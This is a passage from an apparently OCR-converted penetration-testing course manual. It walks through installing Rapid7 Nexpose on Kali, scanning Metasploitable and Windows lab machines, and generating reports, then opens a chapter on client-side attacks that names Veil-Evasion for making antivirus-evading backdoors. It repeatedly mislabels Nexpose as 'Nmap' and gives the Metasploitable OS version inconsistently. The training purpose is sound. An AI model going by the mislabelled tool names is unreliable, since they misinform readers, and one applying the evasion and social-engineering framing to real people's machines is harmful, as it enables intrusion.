
```
root@kali:~/Downloads 88x36
root@kali:~/Downloads# service postgresql stop
root@kali:~/Downloads# ls
```

```
root@kali:~/Downloads# chmod +x Rapid7Setup-Linux64.bin
root@kali:~/Downloads# ./Rapid7Setup-Linux64.bin
```

- run file

./Rapid7Setup-Linux64.bin

- follow the GUI installer.
- Choose “ Security Console with local Scan Engine”.
- Enter username and password to be used to access Nmap (root/password)



- Do Not choose “ Initialize and start Nmap after installation”

5.5. Starting and Configuration Nmap

- Go to Nmap directory inside Kali

```
#cd /opt/rapid7/nmap/nsc
```

- start Nmap


```
./nsc.sh
```

```

root@kali:~# cd /opt
root@kali:/opt# ls
metasploit  rapid7  Teeth
root@kali:/opt# cd rapid7
root@kali:/opt/rapid7# ls
nexpose
root@kali:/opt/rapid7# cd nexpose
root@kali:/opt/rapid7/nexpose# ls
eula_en.txt      jre.version    nse      thirdpartynotices.txt
icon.ico         _jvm1.8.0_162  plugins  updates
installer.policy  nsc          shared
root@kali:/opt/rapid7/nexpose# cd nsc
root@kali:/opt/rapid7/nexpose/nsc# ls
bin              lib          nexpose.security  resources
bootstrap.txt    licenses     nexserv.ico      start.desktop
conf             logs         nsc.sh          webapps
data             nexposeconsole.rc  nscsvc.sh
htroot          nexposeconsole.service  nxpenv.sh
keystores        NeXposeEnvironment.env  nxpgsql
root@kali:/opt/rapid7/nexpose/nsc# ./nsc.sh


```

- First time it will take about 30 minutes to start because it will update its vulnerability database.
- Open Firefox and go to Click on Advances
- <https://localhost:3780>



- Click on advanced then accept Risk
- Login with the username and password you setup during Nexpose

installation and then enter license number that you received from Rapid7 via email.




Note

If you choose to start Nexpose service automatically during the installation that could cause Nexpose to fail to start, if you face that scenario do the following:

- Stop Nexpose Service (see command in the above screen capture)
- Disable Nexpose from starting automatically
- Start Nexpose service
- Restart Kali Machine
- Start Nexpose

```
> 2018-08-25T16:48:25 [ERROR] Error during server initialization.
2018-08-25T16:48:25 [INFO] Shutting down immediately
2018-08-25T16:48:25 [WARN] Error stopping quartz schedulers.
2018-08-25T16:48:25 [INFO] Shutting down web server...
2018-08-25T16:48:25 [INFO] Pausing ProtocolHandler ["http-nio-3780"]
2018-08-25T16:48:25 [INFO] Stopping service Tomcat
2018-08-25T16:48:25 [ERROR] Problem shutting down Tomcat
2018-08-25T16:48:25 [INFO] Web server stopped
2018-08-25T16:48:25 [INFO] removing scheduled risk and history updater jobs
2018-08-25T16:48:25 [INFO] Shutting down extension manager
2018-08-25T16:48:25 [INFO] Extension manager shutdown successful.
2018-08-25T16:48:25 [INFO] Shutting down config manager
2018-08-25T16:48:25 [INFO] Shutting down crypto system
2018-08-25T16:48:25 [WARN] Error stopping connection scheduler.
2018-08-25T16:48:25 [INFO] Shutting down daemon manager
2018-08-25T16:48:25 [WARN] Error shutting down database.
2018-08-25T16:48:25 [INFO] Shutting down command console
2018-08-25T16:48:25 [INFO] Shutting down web server...
Nexpose security console exited with code 0
root@kali:/opt/rapid7/nexpose/nsc# service nexposeconsole stop
root@kali:/opt/rapid7/nexpose/nsc# systemctl disable nexposeconsole.service
Removed /etc/systemd/system/multi-user.target.wants/nexposeconsole.service.
root@kali:/opt/rapid7/nexpose/nsc# service nexposeconsole start
```



The screenshot shows the RAPID7 Nexpose web interface. The top navigation bar includes a back arrow, forward arrow, a search bar with a magnifying glass icon, and a URL field showing `https://localhost:3780`. The top right corner shows the user is logged in as `root`. The main content area has a dark header with the **RAPID7** logo and a "Create" dropdown. Below the header, there are several icons: a house (Dashboard), a computer monitor (Assets), a shield (Risk), a magnifying glass (Search), and a list (Sites). The main dashboard displays a chart titled "RISK AND ASSETS OVER TIME" with the message "There is not enough data to display this chart." Below the chart is a table with the following data:

| Assets | Risk Score | Highest-risk Site | Highest-risk Asset Group | Highest-risk Asset | Highest-risk Tag |
|--------|------------|-------------------|--------------------------|--------------------|------------------|
| - | - | N/A | N/A | N/A | N/A |

Below this is a section titled "SITES" with the message "There are no records found." and a "CREATE SITE" button.

Exercise 26: Running Nexpose

1. Start Metasploitable machine from Virtual Box and check its IP address

Metasploitable [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:b3:c5:26
          inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb3:c526/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:35 errors:0 dropped:0 overruns:0 frame:0
              TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:5537 (5.4 KB) TX bytes:7159 (6.9 KB)
              Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:91 errors:0 dropped:0 overruns:0 frame:0
              TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Right Ctrl

2. In Nexpose configuration GUI, create a site, give the site Name and description

Site Configuration

INFO & SECURITY

Name: Test1

Importance: Normal

Description: Main Test Metasploitable and Windows machine

User-added Tags

| | | | |
|-------------|-----------|--------|-------------|
| CUSTOM TAGS | LOCATIONS | OWNERS | CRITICALITY |
| None | None | None | None |

3. Click on Sites and add the IP address of the machines that you need to scan them

Site Configuration

ASSETS

INCLUDE

1 Assets

10.0.2.5 x 10.0.2.100

EXCLUDE

0 Assets

Enter name, address, or range.

SAVE & SCAN

SAVE

CANCEL

4. Click Save
5. Click one Site Name

RISK AND ASSETS OVER TIME

View by site or asset group

Risk Score

162,065

162,064

162,063

162,062

08:00:00:000

Assets

| Assets | Risk Score | Highest-risk Site | Highest-risk Asset Group | Highest-risk Asset | Highest-risk Tag |
|-----------|------------|---------------------|--------------------------|---------------------|------------------|
| 2 | 162,062 | Test1 | N/A | 10.0.2.5 | N/A |
| ▲ was N/A | ▲ was N/A | ▲ 162,062 (was N/A) | | ▲ 162,062 (was N/A) | |

6. Click Scan Now and give the scan a Name then start the scan
7. The scan will take at least 15 minutes to finish

The screenshot shows the nexpose community interface. At the top, it displays a scan progress table with the following data:

| Scan Type | Started | Assets | Vulnerabilities | Total Elapsed Scan Time | Progress | Scan Engine | Scan Status |
|-----------|--------------------|--------|-----------------|-------------------------|--------------------|-------------------|------------------------|
| Manual | 7/27/2020 12:37 PM | 2 | 313 | 9 minutes | 7/27/2020 12:46 PM | Local scan engine | Completed successfully |

Below the table, a message states: "Found 313 vulnerabilities in all machines scanned".

Under the "SCAN ENGINES STATUS" section, there is a table showing the status of the Local scan engine:

| Scan Engine | Address | Port | Engine Scan Status |
|-------------------|-----------|-------|------------------------|
| Local scan engine | 127.0.0.1 | 40814 | Completed successfully |

At the bottom of the interface, there are two sections: "COMPLETED ASSETS" and "FOUND ASSETS". The "COMPLETED ASSETS" section shows a table with two entries:

| Address | Name | Operating System | Vulnerabilities | Scan Duration | Scan Status | Scan Engine | Authentication |
|------------|----------------|---|-----------------|---------------|-------------|-------------------|---|
| 10.0.2.100 | DC1.ATEST.com | Microsoft Windows Server 2012 R2 Standard Edition | 21 | 8 minutes | Completed | Local scan engine | <input type="radio"/> No Credentials Supplied |
| 10.0.2.5 | METASPLOITABLE | Ubuntu Linux 6.04 | 292 | 5 minutes | Completed | Local scan engine | <input type="radio"/> No Credentials Supplied |

The "FOUND ASSETS" section shows a table with one entry:

| Found Ubuntu Linux machine (Metasploitable) with 292 vulnerabilities | | | | | | | |
|--|-------------------------------|----------------|----|---|------|---|------|
| Showing 1 to 2 of 2 | Export to CSV | Rows per page: | 10 | 1 | of 1 | 1 | of 1 |

8. To see the details about the found vulnerabilities, click on the machine name

The screenshot shows the nexpose community interface with detailed asset information for a Windows server. The asset table includes the following data:

| ADDRESSES | 10.0.2.100 | OS | Microsoft Windows Server 2012 R2 Standard Edition | RISK SCORE | USER-ADDED TAGS |
|-----------|-------------------|-------------|--|-------------------------|--|
| HARDWARE | 08:00:27:7D:EF:25 | CPE | cpe:/o:microsoft:windows_server_2012:r2:---standard--- | ORIGINAL 9,102 | CUSTOM TAGS None OWNERS None |
| ALIASES | DC1.ATEST.com | HOST TYPE | Unknown | | |
| SITE | Test1 | LAST SCAN | Jul 27, 2020 12:45:52 PM (9 minutes ago) | CONTEXT-DRIVEN 9,102 | LOCATIONS None CRITICALITY None |
| | | CREDENTIALS | DCE Endpoint Resolution CIFS | | |

Below the asset table, there is a "VULNERABILITIES" section showing a table of found vulnerabilities:

| Vulnerability | Severity | Instances |
|---|----------|-----------|
| MS15-034: Vulnerability in HTTP.sys Could Allow Remote Code Execution (3042553) | Critical | 1 |
| Microsoft CVE-2017-0146: Windows SMB Remote Code Execution Vulnerability | Critical | 1 |
| X.509 Certificate Subject CN Does Not Match the Entity Name | Severe | 1 |
| Untrusted TLS/SSL server X.509 certificate | Severe | 1 |
| SMB: Service supports deprecated SMBv1 protocol | Severe | 2 |
| DNS server allows cache snooping | Severe | 2 |

9. click on the vulnerability to see detailed information

The image shows two screenshots of the Nexpose Community web interface. The top screenshot displays a vulnerability summary for 'Microsoft CVE-2017-0146: Windows SMB Remote Code Execution Vulnerability'. It includes details like ID (msft-cve-2017-0146), Published date (Mar 14, 2017), Exploitability (High), Severity (Critical), Risk Score (919), and CVSS scores. The bottom screenshot shows a node details page for a host with IP 10.0.2.5, running Ubuntu Linux 8.04, with a risk score of 162,757. It lists various asset details, vulnerabilities, and a table of vulnerabilities categorized by severity and instances.

Vulnerability Summary (Top Screenshot):

| ID | msft-cve-2017-0146 | PUBLISHED | Mar 14, 2017 | EXPLOITABILITY | High |
|------------|--|--------------|--------------|----------------|--|
| SEVERITY | Critical (9) | ADDED | Mar 14, 2017 | CATEGORIES | Microsoft, Microsoft Patch, Remote Execution |
| RISK SCORE | 919 | MODIFIED | Aug 23, 2019 | CVES | CVE-2017-0146 |
| CVSS | (AV:N/AC:M/Au:N/C:D/I:C/A) | CVSS SCORE | 9.3 | | |
| CVSSV3 | CVSS 3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H | CVSSV3 SCORE | 8.1 | | |

Node Details (Bottom Screenshot):

| ADDRESSES | 10.0.2.5 | OS | Ubuntu Linux 8.04 | RISK SCORE | 162,757 | USER-ADDED TAGS |
|--------------------|---|-------------|---|----------------|---------|-----------------|
| HARDWARE | 08:00:27:B3:C5:26 | CPE | cpe:/o:canonical:ubuntu_linux:8.04:::its | ORIGINAL | | |
| ALIASES | METASPOITABLE metasploitable metasploitable.localdomain | HOST TYPE | Virtual machine | CONTEXT-DRIVEN | | |
| SITE | Test1 | LAST SCAN | Jul 27, 2020 12:42:52 PM (20 minutes ago) | | | |
| UNIQUE IDENTIFIERS | Unix UUID: 0BF66037-457B-4BE2-A8A8-82ED2D6325A8 | CREDENTIALS | SSH Telnet CIFS | | | |

Vulnerabilities (Bottom Screenshot):

| Vulnerability | Severity | Instances |
|---|----------|-----------|
| VNC password is "password" | Critical | 1 |
| Shell Backdoor Service | Critical | 1 |
| Default Tomcat User and Password | Critical | 1 |
| USN-815-1: libxml2 vulnerabilities | Critical | 1 |
| USN-644-1: libxml2 vulnerabilities | Critical | 1 |
| MySQL Obsolete Version | Critical | 1 |
| USN-803-1: dhcp vulnerability | Critical | 1 |
| ISC BIND: Buffer overflow in inet_network() (CVE-2008-0122) | Critical | 2 |
| USN-613-1: GnuTLS vulnerabilities | Critical | 1 |

5.6. Nexpose Reports Analysis

You may want any number of people in your organization to view asset and vulnerability data without logging on to the Security Console. For example, a chief information security officer (CISO) may need to see statistics about

your overall risk trends over time. Or members of your security team may need to see the most critical vulnerabilities for sensitive assets so that they can prioritize remediation projects. It may be unnecessary or undesirable for these stakeholders to access the application itself. By generating reports, you can distribute critical information to the people who need it via e-mail or integration of exported formats such as XML, CSV, or database formats. Reports provide many, varied ways to look at scan data, from business-centric perspectives to detailed technical assessments. You can learn everything you need to know about vulnerabilities and how to remediate them, or you can just list the services are running on your network assets. You can create a report on a site, but reports are not tied to sites. You can parse assets in a report any number of ways, including all your scanned enterprise assets, or just one.

Exercise 27: Nexpose Analysis and Report Generating

After finish scanning, you can create a PDF report from the system, in this exercise we are going to generate summarize report that include recommendation of what you need to be done regarding discovered vulnerabilities

To create a professional PDF report for the scanning:

- Click on the Report icon on the right left side of the screen
- Give Name to the report
- Choose the report type:
 - Audit Report: detailed report about each vulnerability.
 - Executive Report: Summarized Report
 - Newly discovered Assets: if you scanning a complete subnet it will show discovered devices
 - Top 10 vulnerabilities Report
- Choose the scan
- Run the report

Give the Report Name **2** Report time zone **6** (GMT-400) Eastern Time (U.S. & Canada)

Choose Report Type **3**

Choose Report Format **4** PDF or HTML

Select the Scan **5**


Save and Run the Report **6** [DATE & RUN THE REPORT](#) [SAVE THE REPORT](#)

Create a report **1** View reports **2** Manage report templates **3**


Report Name **4** 27JUL2020 Rows **5** 10 Find reports **6**

Report Name **7** Jul 27th, 2020, 1:17 PM


Audit Report



The certificate-common-name-mismatch vulnerability poses the highest risk to the organization with a risk score of 2,442. Risk scores are based on the types and numbers of vulnerabilities on affected assets.
There were 2 operating systems identified during this scan.



The Microsoft Windows and Ubuntu Linux operating systems were found on 1 systems, making them the most common operating systems.
There were 28 services found to be running during this scan.




To reset Nmap Password :

`#screen -x nmap`


- Reset password <username> < new password> <new password>
- Unlock account <username>

5.7. Other Nmap functions

- Discovered Devices



- Discovered Vulnerabilities



6

Gaining Access (Client-Side Attacks)

Client site attack differ from Server side attack because it need the end user interaction by downloading and running a malware that will create a back door inside the client machine or gather information from the client machine and send it to the hacker machine. this kind of attacks need a lot of information gathering and social Engineering to convince or deceive the client to click on a file or link sent to him. In this section we are going to use Veil-Evasion framework to generate payload executable that can bypass common Antivirus software. Veil Evasion is an open source framework that located at <https://www.veil-framework.com/>

6. Gaining Access (Client Site Attacks)

- Client Site attacks is used if Server-side attacks are failed
- Require user interaction
- Social Engineering can be useful
- Information gathering is vital

6.1. Using Veil Evasion Framework

